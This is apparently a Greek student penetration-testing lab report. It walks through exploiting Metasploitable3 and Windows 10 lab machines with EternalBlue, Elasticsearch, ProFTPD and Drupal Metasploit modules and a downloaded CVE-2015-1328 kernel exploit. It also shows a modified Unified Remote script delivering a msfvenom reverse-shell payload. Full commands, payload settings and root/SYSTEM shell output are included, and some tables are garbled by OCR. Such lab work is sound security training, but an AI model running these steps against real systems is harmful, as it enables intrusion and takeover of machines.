02/23/2023  01:30 AM <DIR> <DIR> s complete Videos 10, 1 undergoing S
SYN Stealth Scan 4 File(s) About 18.8 675 bytes C: 16:51 (0:09:53
Stats: 0:03:10 16 Dir(s) 45,777,059,840 bytes free undergoing S
SYN Stealth Scan Timing: About 25.83% done; ETC: 16:51 (0:09:06
C:\Users\vagrant>

```

4) EternalBlue (MS17-10)

Σύνοψη: Μια ευπάθεια στον SMBv1 server μας επιτρέπει να αποκτήσουμε πρόσβαση στο μηχάνημα ως NT AUTHORITY\SYSTEM και να εκτελέσουμε κώδικα.

Μεθοδολογία επίθεσης: Η συγκεκριμένη επίθεση, παρά τον μεγάλο αντίτυπο που μπορεί να έχει, είναι αρκετά απλή στην εκτέλεση. Από τις αναφορές ευπαθειών γνωρίζουμε ότι ο server περιέχει μια σειρά ευπαθειών που αναφέρονται στο Microsoft Security Bulletin MS17-010. Αναζητούμε exploits σχετικά με το MS17-010 στο Metasploit και επιλέγουμε το πρώτο το οποίο έχει καλύτερο rank από τα υπόλοιπα, που σημαίνει ότι είναι πιο αξιόπιστο και εύκολο στην χρήση.

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > search exploit ms17-010
[250] CWD command successful.
Matching Modules
=====
=====
# Name          <DIR>      Disclosure Date Rank Check Description
=====
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 Et
  SMB Remote Windows Kernel Pool Corruption
1 exploit/windows/smb/ms17_010_psexec       2017-03-14 normal Yes MS17-010 Et
  SMB Remote Windows Code Execution
2 auxiliary/admin/smb/ms17_010_command_start 2017-03-14 normal No MS17-010 Et
  SMB Remote Windows Command Execution
3 exploit/windows/smb/smb_doublepulsar_rce   2017-04-14 great Yes SMB DOUBLEP
  ULSAR Remote Code Execution
[250] Data connection already open; Transfer starting.
[226] Transfer complete.
Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/sm
b/smb_doublepulsar_rce -full.
ftp> cd ..
[*] Using configured payload windows/x64/meterpreter/reverse_tcp

```

Παραμετροποιούμε το module και το εκτελούμε. Με την ολοκλήρωση της εκτέλεσης έχουμε αποκτήσει το υψηλότερο επίπεδο πρόσβαση ως SYSTEM στο μηχάνημα.

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
[250] CWD command successful.
Module options (exploit/windows/smb/ms17_010_eternalblue):
=====
# Name          Current Setting  Required  Description
=====
RHOSTS          0.50.72.1       yes        The target host(s), see https://docs.metasplo
[250] CWD command successful.
ftp> ls
[229] Entering Extended Passive Mode (|||49276|).
RPORT           445             yes        The target port (TCP)
SMBDomain       connection already open; no        (Optional) The Windows domain to use for auth
[226] Transfer complete.
ftp> ls
[229] Entering Extended Passive Mode (|||49277|).
SMBPass         connection already open; no        (Optional) The password for the specified use
[226] Transfer complete.
ftp> SMBUser       no          (Optional) The username to authenticate as
[250] CWD command successful.
VERIFY_ARCH     true            ful,       yes        Check if remote architecture matches exploit
[250] CWD command successful.
VERIFY_TARGET   true            ful,       yes        Check if remote OS matches exploit Target. On
[250] CWD command successful.
[229] Entering Extended Passive Mode (|||49278|).
Payload options (windows/x64/meterpreter/reverse_tcp):
=====
# Name          Current Setting  Required  Description
=====
EXITFUNC        thread          yes        Exit technique (Accepted: '', seh, thread, process
[223] 384916 s, none)
LHOST           10.0.3.15       yes        The listen address (an interface may be specified)
LPORT           4444           etc,       yes        The listen port
[226] Transfer complete.
[*] Exploit target: (...)
[226] Id  Name
--  --
0  Automatic Target

```

Result

```

java.net.ConnectException: Connection refused: connect
View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.56.109
rhosts => 192.168.56.109
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.56.101
lhost => 192.168.56.101

```

```

meterpreter > shell
Process 5080 created. stul.
Channel 1 created.
Microsoft Windows [Version 6.1.7601] (c) 2009 Microsoft Corporation. All rights reserved.
01-23-23 01:45AM <DIR> 2_0_50727
C:\Windows\system32>whoami /all
whoami /all
Administrator: Command successful.
USER INFORMATION
Administrator: Ended Passive Mode (|||49276|)
25 Data connection already open; Transfer starting.
User Name er completed SID
=====
nt authority\system S-1-5-18 Mode (|||49277|)
25 Data connection already open; Transfer starting.
36 Transfer complete.
GROUP INFORMATION
Administrator: Command successful.
ftp> cd /
Group Name Command successful. Type SID
ftp> cd /
=====
Mandatory Label\System Mandatory Level Label S-1-16-16384
ftp> ls
Everyone Long Extended Passive Mode (||| Well-known group S-1-1-0
25 Data connection already open; Enabled by default, Enabled group
BUILTIN\Users.SAM <DIR> Alias S-1-5-32-545
NT AUTHORITY\SERVICE 1116941 Well-known group S-1-5-6
CONSOLE LOGON 384916 Well-known group S-1-2-1
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11
ftp> EXIT
NT AUTHORITY\This Organization Well-known group S-1-5-15
NT AUTHORITY\SYSTEM 1116941 Well-known group, Enabled by default, Enabled group
NT SERVICE\Spooler Well-known group S-1-5-80-3951239711-1671533544-141630
4335-3763227691-3930497994 Enabled by default, Enabled group, Group owner
LOCAL Well-known group S-1-2-0
BUILTIN\Administrators Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Administrators Alias S-1-5-32-544
Mandatory group, Enabled by default, Enabled group

PRIVILEGES INFORMATION
=====
Privilege Name Description State
SeAssignPrimaryTokenPrivilege Replace a process level token Disabled
SeTcbPrivilege Act as part of the operating system Enabled

```

5) Elasticsearch Remote Code Execution

Σύνοψη: Εκμεταλλευόμενοι ευπάθειες που οφείλονται στην μη-ενημερωμένη έκδοση της υπηρεσίας Elasticsearch μπορέσαμε να αποκτήσουμε πρόσβαση στο μηχάνημα με δικαιώματα SYSTEM.

Μεθοδολογία επίθεσης: Αντίστοιχα με προηγουμένως, η εκμετάλλευση της συγκεκριμένης ευπάθειας ήταν αρκετά απλή. Αρχικά επιλέξαμε ένα module του Metasploit που θα μας επέτρεπε να εκμεταλλευτούμε το Elasticsearch για την εκτέλεση κώδικα. Και εδώ, ορίζουμε τις κατάλληλες παραμέτρους και εκτελούμε το exploit, το οποίο απευθείας μας παρέχει πλήρη πρόσβαση στον στόχο ως SYSTEM.

```

msf6 exploit(multi/elasticsearch/script_mvel_rce) > show options

Module options (exploit/multi/elasticsearch/script_mvel_rce):
=====
Name      Current Setting  Required  Description
---      ---            ---        ---
Proxies          no           no        A proxy chain of format type:host:port[,type:ho
                           st:port][ ... ]
RHOSTS         192.168.56.109  yes        The target host(s), see https://docs.metasploit
                                         .com/docs/using-metasploit/basics/using-metaspl
                                         oit.html
RPORT          9200          yes        The target port (TCP)
SSL             false         no         Negotiate SSL/TLS for outgoing connections
TARGETURI       /             yes        The path to the ElasticSearch REST API
VHOST          http          no         HTTP server virtual host
WritableDir     /tmp          yes        A directory where we can write files (only for
                                         *nix environments)

Payload options (java/meterpreter/reverse_http):
=====
Name      Current Setting  Required  Description
---      ---            ---        ---
LHOST          10.0.3.15    yes        The local listener hostname
LPORT          8080          yes        The local listener port
LURI           /             no         The HTTP Path

Exploit target:
=====
Id  Name
--  --
 0  ElasticSearch 1.1.1 / Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/elasticsearch/script_mvel_rce) > set lhost 192.168.56.101
lhost => 192.168.56.101

```

```

msf6 exploit(multi/elasticsearch/script_mvel_rce) > exploit

[*] Started HTTP reverse handler on http://192.168.56.101:8080
[*] Trying to execute arbitrary Java ...
[*] Discovering remote OS ...
[+] Remote OS is 'Windows Server 2008 R2'
[*] Discovering TEMP path
[+] TEMP path identified: 'C:\Windows\TEMP'
[!] http://192.168.56.101:8080 handling request from 192.168.56.109; (UUID: qkrw2ilj) Without a database connected that payload UUID tracking will not work!
[*] http://192.168.56.101:8080 handling request from 192.168.56.109; (UUID: qkrw2ilj) Staging java payload (59362 bytes) ...
[!] http://192.168.56.101:8080 handling request from 192.168.56.109; (UUID: qkrw2ilj) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (192.168.56.101:8080 → 192.168.56.109:49327) at 2023-04-26
16:57:18 -0400
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\auRxy.jar' on the target

meterpreter > shell
Process 2 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Program Files\elasticsearch-1.1.1>whoami
whoami
nt authority\system

```

6.2 Ubuntu 14.04: Ροές επιθέσεων

Κατά την εκτέλεση όλων των επιθέσεων, χρησιμοποιήθηκε ως local host το 192.168.56.101 (kali) με default port την 4444 και ως remote host το 192.168.56.103.

1) ProFTPD mod_copy Information Disclosure (CVE-2015-3306)

Σύνοψη: Το module mod_copy του ProFTPD 1.3.5 επιτρέπει την εγγραφή και το διάβασμα αρχείων μέσω των εντολών CPFR και CPTO.

Μεθοδολογία επίθεσης:

1. Msfconsole
2. msf> search CVE-2015-3306
3. msf> use exploit/unix/ftp/proftpd_modcopy_exec (or use 0)
4. msf> set rhosts 192.168.56.103
5. msf> set sitepath /var/www/html
6. msf> show payloads
7. msf> set payload payload/cmd/unix/reverse_python (or set payload 7)
8. msf> set lhost 192.168.56.101
9. msf> run (or exploit)
10. shell> id && pwd

Αρχικά, ξεκινάμε την εκτέλεση του Metasploit και κάνοντας μια αναζήτηση παρατηρούμε πως έχει ήδη exploit για αυτή την ευπάθεια. Παραμετροποιούμε κατάλληλα το module επιλέγοντας για payload ένα reverse_tcp υλοποιημένο σε python και εκτελούμε την επίθεση. Η επίθεση είναι επιτυχής κι έχουμε αποκτήσει πρόσβαση ως www-data, δηλαδή τον λογαριασμό με τον οποίο εκελείται το ευπαθές service.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show options
Module options (exploit/unix/ftp/proftpd_modcopy_exec):
Name      Current Setting  Required  Description
---      ---            ---        ---
Proxies          no           no        A proxy chain of format type:host:port[,type:host:port][ ...]
RHOSTS         192.168.56.103  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          80            yes        HTTP port (TCP)
RPORT_FTP       21            yes        FTP port
SITEPATH        /var/www/html  yes        Absolute writable website path
SSL             false          no         Negotiate SSL/TLS for outgoing connections
TARGETURI       /             yes        Base path to the website
TMPPATH         /tmp           yes        Absolute writable path
VHOST           no            no         HTTP server virtual host

File System
Payload options (cmd/unix/reverse_python):
Name      Current Setting  Required  Description
---      ---            ---        ---
LHOST         192.168.56.101  yes        The listen address (an interface may be specified)
LPORT         4444           yes        The listen port
SHELL         /bin/sh        yes        The system shell to use

Exploit target:
Id  Name
--  --
 0  ProFTPD 1.3.5

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] 192.168.56.103:80 - 192.168.56.103:21 - Connected to FTP server
[*] 192.168.56.103:80 - 192.168.56.103:21 - Sending copy commands to FTP server
[*] 192.168.56.103:80 - Executing PHP payload /LcrsRRI.php
[*] Command shell session 1 opened (192.168.56.101:4444 → 192.168.56.103:39418) at 2023-05-24 00:46:26 +0300

id && pwd
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/var/www/html
```


2) Drupal Coder Module Deserialization RCE

Σύνοψη: Το αρχείο coder_upgrade.run.php του Drupal επιτρέπει λόγω ακατάλληλου input validation σε έναν επιτιθέμενο να εκτελέσει PHP κώδικα.

Μεθοδολογία επίθεσης:

1. [visit <http://192.168.56.103:80/>]
2. [notice /drupal/ folder - useful for targeturi later]
3. Msfconsole
4. msf> search exploit drupal
5. msf> use exploit/unix/webapp/drupal_coder_exec (or use 0)
6. msf> set rhosts 192.168.56.103
7. msf> set targeturi /drupal/
8. msf> show payloads
9. msf> set payload payload/cmd/unix/reverse_netcat (or set payload 7)
10. msf> set lhost 192.168.56.101
11. msf> run (or exploit)
12. shell> id && pwd

Αρχικά, επισκεπτόμαστε την ιστοσελίδα του θύματος στο <http://192.168.56.103:80> και παρατηρούμε πως υπάρχει ένας φάκελος με όνομα /drupal/



Index of /

Name	Last modified	Size	Description
93AsRr.php	2023-04-24 15:13	82	
37292.c	2023-04-19 19:31	5.0K	
Bnkp8qW.php	2023-04-19 19:04	80	
LcrsRRL.php	2023-05-23 21:46	82	
N2EKc.php	2023-04-24 15:12	80	
Ov3qXT.php	2023-04-24 15:34	80	
QSZAB.php	2023-04-24 10:58	81	
QpaK1.php	2023-04-24 15:15	82	
Rn7nVw.php	2023-04-25 11:27	81	
chat/	2020-10-29 19:37	-	
cracked.txt	2023-04-25 11:52	0	
drupal/	2011-07-27 20:17	-	
fGJNOGm.php	2023-04-24 15:13	82	
kernel_exploit.c	2023-04-19 19:32	13K	
LZ1CO.php	2023-04-19 19:07	80	

Στην συνέχεια, εκκινούμε το Metasploit και έχοντας βρει το κατάλληλο exploit παραμετροποιούμε κατάλληλα. Ορίζουμε την τιμή targeturi ως /drupal/ λόγω του φακέλου που εντοπίσαμε, και επιλέγουμε για payload ένα reverse_tcp μέσω netcat. Εκτελώντας την επίθεση, καταφέρνουμε να πάρουμε πρόσβαση στο μηχάνημα-στόχο ως www-data

```

msf6 exploit(unix/webapp/drupal_coder_exec) > show options
Module options (exploit/unix/webapp/drupal_coder_exec):
Name      Current Setting  Required  Description
Proxies          no           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS        192.168.56.103  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          80            yes        The target port (TCP)
SSL             false         no        Negotiate SSL/TLS for outgoing connections
TARGETURI      /drupal/       yes        The target URI of the Drupal installation
VHOST           no           no        HTTP server virtual host

Payload options (cmd/unix/reverse_netcat):
Name      Current Setting  Required  Description
LHOST        192.168.56.101  yes        The listen address (an interface may be specified)
LPORT          4444          yes        The listen port

Exploit target:
Id  Name
--  --
 0  Automatic

msf6 exploit(unix/webapp/drupal_coder_exec) > run
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Cleaning up: [ -f coder_upgrade.run.php ] && find . \! -name coder_upgrade.run.php -delete
[*] Command shell session 2 opened (192.168.56.101:4444 → 192.168.56.103:39421) at 2023-05-24 00:51:01 +0300

id && pwd
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/var/www/html/drupal/sites/all/modules/coder/coder_upgrade/scripts

```

3) Drupal Database Abstraction API SQLi (CVE-2014-3704)

Σύνοψη: Η μέθοδος expandArguments στο database abstraction API του Drupal επιτρέπει την επίθεση με SQL Injection.

Μεθοδολογία επίθεσης:

1. [visit <http://192.168.56.103:80/>]
2. [notice /drupal/ folder - useful for targeturi later]
3. Msfconsole
4. msf> search CVE-2014-3704
5. msf> use exploit/multi/http/drupal_drupageddon (or use 0)
6. msf> set rhosts 192.168.56.103
7. msf> set targeturi /drupal/
8. show payloads
9. msf> set payload php/meterpreter/reverse_tcp (or set payload 20)
10. msf> set lhost 192.168.56.101
11. msf> run (or exploit)
12. shell> id && pwd

Παρομοίως με την προηγούμενη επίθεση, έχουμε παρατηρήσει τον φάκελο /drupal/ στην αρχική της ιστοσελίδας του στόχου. Αναζητώντας την ευπάθεια και παραμετροποιώντας κατάλληλα, όπως και προηγουμένως, επιλέγουμε για payload ένα reverse_tcp με meterpreter κι εκτελούμε την επίθεση. Μετά την εκτέλεση, παρατηρούμε πως έχουμε πάρει πρόσβαση με ένα meterpreter shell, οπότε με την εντολή shell παίρνουμε ένα απλό shell στον στόχο και επιβεβαιώνουμε την πρόσβαση μας ως www-data

```

msf6 exploit(multi/http/drupal_drupageddon) > show options
Module options (exploit/multi/http/drupal_drupageddon):
Name      Current Setting  Required  Description
Proxies          no           no        A proxy chain of format type:host:port[,type:host:port][ ...]
RHOSTS        192.168.56.103  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          80            yes        The target port (TCP)
SSL             false         no        Negotiate SSL/TLS for outgoing connections
TARGETURI      /drupal/       yes        The target URI of the Drupal installation
VHOST           no           no        HTTP server virtual host

Payload options (php/reverse_php):
Name      Current Setting  Required  Description
LHOST        192.168.56.101  yes        The listen address (an interface may be specified)
LPORT          4444          yes        The listen port

Exploit target:
Id  Name
--  --
0   Drupal 7.0 - 7.31 (form-cache PHP injection method)

msf6 exploit(multi/http/drupal_drupageddon) > run
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Command shell session 3 opened (192.168.56.101:4444 → 192.168.56.103:39428) at 2023-05-24 00:54:31 +0300

id && pwd
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/var/www/html/drupal

```

4) “Kernel Exploit” (CVE-2015-1328)

Σύνοψη: Το overlayfs filesystem δε ελέγχει σωστά τα permissions σε καινούρια αρχεία επιτρέποντας μέσω επίθεσης στον πυρήνα του λειτουργικού να επιτευχθεί privilege escalation.

Μεθοδολογία επίθεσης:

1. uname -a (or cat /etc/issue)
2. [google 3.13.0-24-generic (kernel's version)]
3. [visit <https://www.exploit-db.com/exploits/37292>]
4. wget <https://www.exploit-db.com/raw/37292>
5. mv 37292 37292.c
6. gcc 37292.c -o kernel_exploit.c
7. ./kernel_exploit.c
8. shell> id && pwd

Αρχικά, έχοντας αποκτήσει πρόσβαση ως www-data με τις τρεις (3) προαναφερθείσες επιθέσεις, μπορούμε να εκτελέσουμε εντολές σε δικό μας shell. Ξεκινώντας με την εντολή uname -a αντλούμε πληροφορίες για την έκδοση του λειτουργικού. Αναζητώντας πληροφορίες στο internet αντιλαμβανόμαστε πως η έκδοση του kernel είναι ευπαθής απέναντι σε privilege escalation και βρίσκουμε το κατάλληλο exploit. Το κατεβάζουμε στο απομακρυσμένο μηχάνημα-στόχο και μετονομάζουμε το αρχείο προσθέτοντας την κατάληξη .c ώστε να αναγνωρίζεται σωστά από τον compiler. Στη συνέχεια, χρησιμοποιούμε τον ήδη εγκατεστημένο gcc compiler για να μεταγλωττίσουμε το κατεβασμένο exploit και να παράξουμε ένα εκτελέσιμο. Εκτελώντας το εκτελέσιμο, επιτυγχάνουμε τον έλεγχο του μηχανήματος ως root.

```

uname -a
Linux metasploitable3-ub1404 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
wget https://www.exploit-db.com/raw/37292
--2023-05-23 22:28:38-- https://www.exploit-db.com/raw/37292
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/plain]
Saving to: '37292'

OK ....
2023-05-23 22:28:38 (510 MB/s) - '37292' saved [5119/5119]

mv 37292 37292.c           37292.c          2015-1328
gcc 37292.c -o kernel_exploit.c
./kernel_exploit.c
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
sh: 0: can't access tty; job control turned off
# id &@ pwd
uid=0(root) gid=0(root) groups=0(root),33(www-data)
/var/www/html
# 

```

Author: Author: Author:
Type: Type: Type:
Platform: Platform: Platform:
Date: Date: Date:

EDB Verified: EDB Verified: EDB Verified:
Exploit: / Exploit: / Exploit: /
Vulnerable App: Vulnerable App: Vulnerable App:

Μέρος Β'

1. Vulnerable app exploitation

1.1 Συλλογή πληροφοριών

Εκτελέσαμε το Nmap μετά την εγκατάσταση των Windows στο VM προκειμένου να συλλέξουμε πληροφορίες σχετικά με τις ανοικτές θύρες και τις εκτελούμενες υπηρεσίες προτού τοποθετήσουμε την ευπαθή εφαρμογή στο μηχάνημα.

Όπως ήταν αναμενόμενο, δεν εντοπίστηκαν ανοικτές θύρες, καθώς η συγκεκριμένη έκδοση των Windows by default δεν περιέχει καμιά υπηρεσία που χρειάζεται να επικοινωνεί μέσω διαδικτύου. Ομοίως το Nessus δεν εντόπισε ευπάθειες, αφού δεν έχουμε εγκαταστήσει ακόμα καμία ευπαθή εφαρμογή (Εικόνα 52 και Εικόνα 53).

Στην συνέχεια αναζητήσαμε στο exploit-db για ευπαθείς εφαρμογές τις οποίες μπορούσαμε να εκμεταλλευτούμε για να αποκτήσουμε πρόσβαση στο μηχάνημα. Για τον λόγο αυτό επικεντρωθήκαμε καταρχάς στα exploits που αναφέρονται ως “remote”. Οι εφαρμογές που βρήκαμε και οι τρόποι με τον οποίο τις αξιοποιήσαμε φαίνονται στην συνέχεια.

1.2 Εκμετάλλευση εφαρμογών

1. Unified Remote

Περιγραφή: Ως πρώτη ευπαθή εφαρμογή επιλέξαμε το Unified Remote, το οποίο επιτρέπει σε συνδεδεμένους clients να ελέγχουν απομακρυσμένα το μηχάνημα το οποίο δρα ως server (στην προκειμένη περίπτωση το Windows 10 μηχάνημα). Κατεβάσαμε ένα exploit που παρέχεται στο exploit-db⁶ για την εκμετάλλευση μιας ευπάθειας στην έκδοση 3.9.0.2463 της εφαρμογής.

To python script του exploit ορίζει ότι δέχεται τρεις παραμέτρους (Εικόνα 54):

- a) την IP του στόχου,

⁶ <https://www.exploit-db.com/exploits/49587>

- b) την τοπική IP μας και
- c) το όνομα του δικού μας payload που θέλουμε να παραδοθεί.

To exploit αποστέλλει ένα αρχικό payload στον server, για την εγκαθίδρυση σύνδεσης, το οποίο επιτρέπει την επιπλέον αποστολή εντολών στον server παρακάμπτοντας τις συνήθεις διαδικασίες αυθεντικοποίησης. Κατόπιν ανοίγει ένα command prompt και στέλνει εντολές που καθοδηγούν τον στόχο να κατεβάσει το payload μας από έναν τοπικό http server και να το εκτελέσει.

Συλλογή πληροφοριών & ανίχνευση ευπαθειών: Εκτελέσαμε εκ νέου το Nmap και το Nessus μετά την εγκατάσταση της εφαρμογής. Τα αποτελέσματα των scans φαίνονται στην συνέχεια:

```
# Nmap 7.93 scan initiated Fri May  5 08:43:09 2023 as: nmap -p- -oN
"/home/kali/Documents/Projects/AUEB/Penetration Testing/Win10-
target/nmap_full_scan_post_install.txt" 192.168.56.113
Nmap scan report for 192.168.56.113
Host is up (0.00056s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE
9510/tcp  open  unknown
9512/tcp  open  unknown
MAC Address: 08:00:27:17:20:49 (Oracle VirtualBox virtual NIC)

# Nmap done at Fri May  5 08:48:02 2023 -- 1 IP address (1 host up) scanned in 292.69 seconds
```

Eικόνα 4 Nmap scan results after vulnerable app installation

192.168.56.113



Παρατηρούμε ότι στο μηχάνημα πλέον έχουν ανοίξει δύο νέες θύρες τις οποίες χρησιμοποιεί ο server για την επικοινωνία με τους clients και για να δέχεται εντολές από αυτούς. Το Nessus επίσης ανέφερε τις θύρες αυτές ως ανοικτές (εξ' ου και η αύξηση στα αποτελέσματα της κατηγορίας "Info"), ωστόσο δεν εντόπισε καμία ευπάθεια σχετικά με την εφαρμογή

Εκτέλεση exploit:

1. Δημιουργήσαμε ένα reverse TCP payload μέσω του msfvenom, το οποίο θα παραδοθεί στον server
2. Ξεκινήσαμε έναν HTTP server από τον οποίο θα το κατεβάσει το θύμα.
3. Κατά την εκτέλεση του exploit εμφανίστηκαν ορισμένα σφάλματα τα οποία διορθώσαμε ως εξής:
 - a) Αντικαταστήσαμε την μέθοδο decode() που χρησιμοποιούταν με την μέθοδο decode_hex(), καθώς η πρώτη δεν ήταν συμβατή με την έκδοση της Python που χρησιμοποιούσαμε (python 3).
 - b) Αλλάξαμε τη διαδρομή στην οποία προσπαθούσε να γράψει το payload στο μηχάνημα στόχο (C:\Windows\Temp\), με την "C:\\\\Users\\\\%username%\\\\AppData\\\\Local\\\\Temp\\\\" (Εικόνα) καθότι η πρώτη διαδρομή απαιτεί δικαιώματα διαχειριστή για να προσπελαστεί.
 - c) Τέλος χρειάστηκε να διορθώσουμε την εντολή

C:\Windows\Temp\" + payload, rhost σε

```
SendString("start  
C:\Users\%username%\AppData\Local\Temp\" + payload,  
rhost)
```

4. Ξεκινήσαμε έναν handler στο Metasploit ο οποίος θα είναι υπεύθυνος να ακούει για συνδέσεις ώστε να πιάσει την reverse tcp σύνδεση που θα εκκινήσει ο στόχος με την εκτέλεση του payload
5. Εκτελέσαμε το Python script που περιέχει το exploit και αποκτάμε πρόσβαση στον στόχο

Ένα προφανές μειονέκτημα του συγκεκριμένου exploit είναι πως η επίθεση εκτελείται αργά (καθότι στέλνει ένα χαρακτήρα την φορά στον server) και μπορεί να γίνει αντιληπτή από τον στόχο, καθώς ανοίγει κανονικά τα παράθυρα (windows search, cmd) τα οποία μένουν στην οθόνη του θύματος όσο διαρκεί η επίθεση.

Το τροποποιημένο script που εκτελέσαμε παρέχεται στα αρχεία της αναφοράς.

```
(kali㉿kali)-[~/Downloads]  
└─$ msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=192.168.56.101 LPORT=4546 -f exe -  
o unified_task_handler.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 200774 bytes same or index. For example info S, use S or use exploit/linux/loc  
Final size of exe file: 207360 bytes  
Saved as: unified_task_handler.exe  
  
(kali㉿kali)-[~/Downloads]  
└─$ python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
192.168.56.113 - - [05/May/2023 10:30:01] "GET /unified_task_handler.exe HTTP/1.1" 200 -  
192.168.56.113 - - [05/May/2023 10:30:01] "GET /unified_task_handler.exe HTTP/1.1" 200 -  
[kali㉿kali)-[~/Downloads] 23 10:32:52] "GET /unified_task_handler.exe HTTP/1.1" 200 -  
└─$ python3 ~/Documents/unirem.py 192.168.56.113 192.168.56.101 unified_task_handler.exe  
[+] Connecting to target ...  
[+] Popping Start Menueived, exiting.  
[+] Opening CMD  
[+] *Super Fast Hacker Typing*  
[+] Downloading Payload  
[+] Done! Check listener? port 80 (http://0.0.0.0:80/) ...  
msf6 exploit(multi/handler) > set lhost 192.168.56.101  
lhost => 192.168.56.101  
msf6 exploit(multi/handler) > set lport 4546  
lport => 4546  
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_tcp  
payload => windows/x64/meterpreter_reverse_tcp  
msf6 exploit(multi/handler) > exploit  
[*] Opening CMD  
[*] Started reverse TCP handler on 192.168.56.101:4546  
[*] Meterpreter session 1 opened (192.168.56.101:4546 → 192.168.56.113:49964) at 2023-05-05  
10:30:07 -0400 listener?  
  
meterpreter > shellDownloads  
Process 2612 created:ts/unirem.py 192.168.56.113 192.168.56.101 unified_task_handler.exe  
Channel 1 created.target ...  
Microsoft Windows [Version 10.0.14393]  
(c) 2016 Microsoft Corporation. All rights reserved.  
[*] *Super Fast Hacker Typing*  
C:\Users\Gandalf>whoami  
whoami  
Desktop-r76cg34\gandalf  
C:\Users\Gandalf>  
C:\Users\Gandalf>
```

Eικόνα 6 Exploit execution successful

2. Anviz CrossChex

Περιγραφή: Ως δεύτερη ευπαθή εφαρμογή επιλέχθηκε το Anviz CrossChex, ένα εργαλείο ελέγχου πρόσβασης και παρακολούθησης ωραρίου των υπαλλήλων μιας εταιρίας. Κατεβάσαμε την ευπαθή έκδοση της εφαρμογής⁷ και την εγκαταστήσαμε στο Windows 10 μηχάνημα.

Συλλογή πληροφοριών & ανίχνευση ευπαθειών: Όπως και προηγουμένως, εκτελέσαμε ξανά το Nmap και το Nessus μετά την εγκατάσταση της εφαρμογής. Τα αποτελέσματα των scans φαίνονται στην συνέχεια:

```
# Nmap 7.93 scan initiated Wed May 31 20:25:55 2023 as: nmap -p30000-40000 -o
"/home/kali/Documents/Projects/AUEB/Penetration Testing/win10_post_anviz.txt" 192.168.56.113
Nmap scan report for 192.168.56.113
Host is up (0.00029s latency).
Not shown: 10000 filtered tcp ports (no-response)
PORT      STATE SERVICE
33302/tcp open  unknown
MAC Address: 08:00:27:17:20:49 (Oracle VirtualBox virtual NIC)

# Nmap done at Wed May 31 20:28:14 2023 -- 1 IP address (1 host up) scanned in 138.80 seconds
```

192.168.56.113



Eikόνα 7 Nmap and Nessus scans after installing Anviz CrossChex

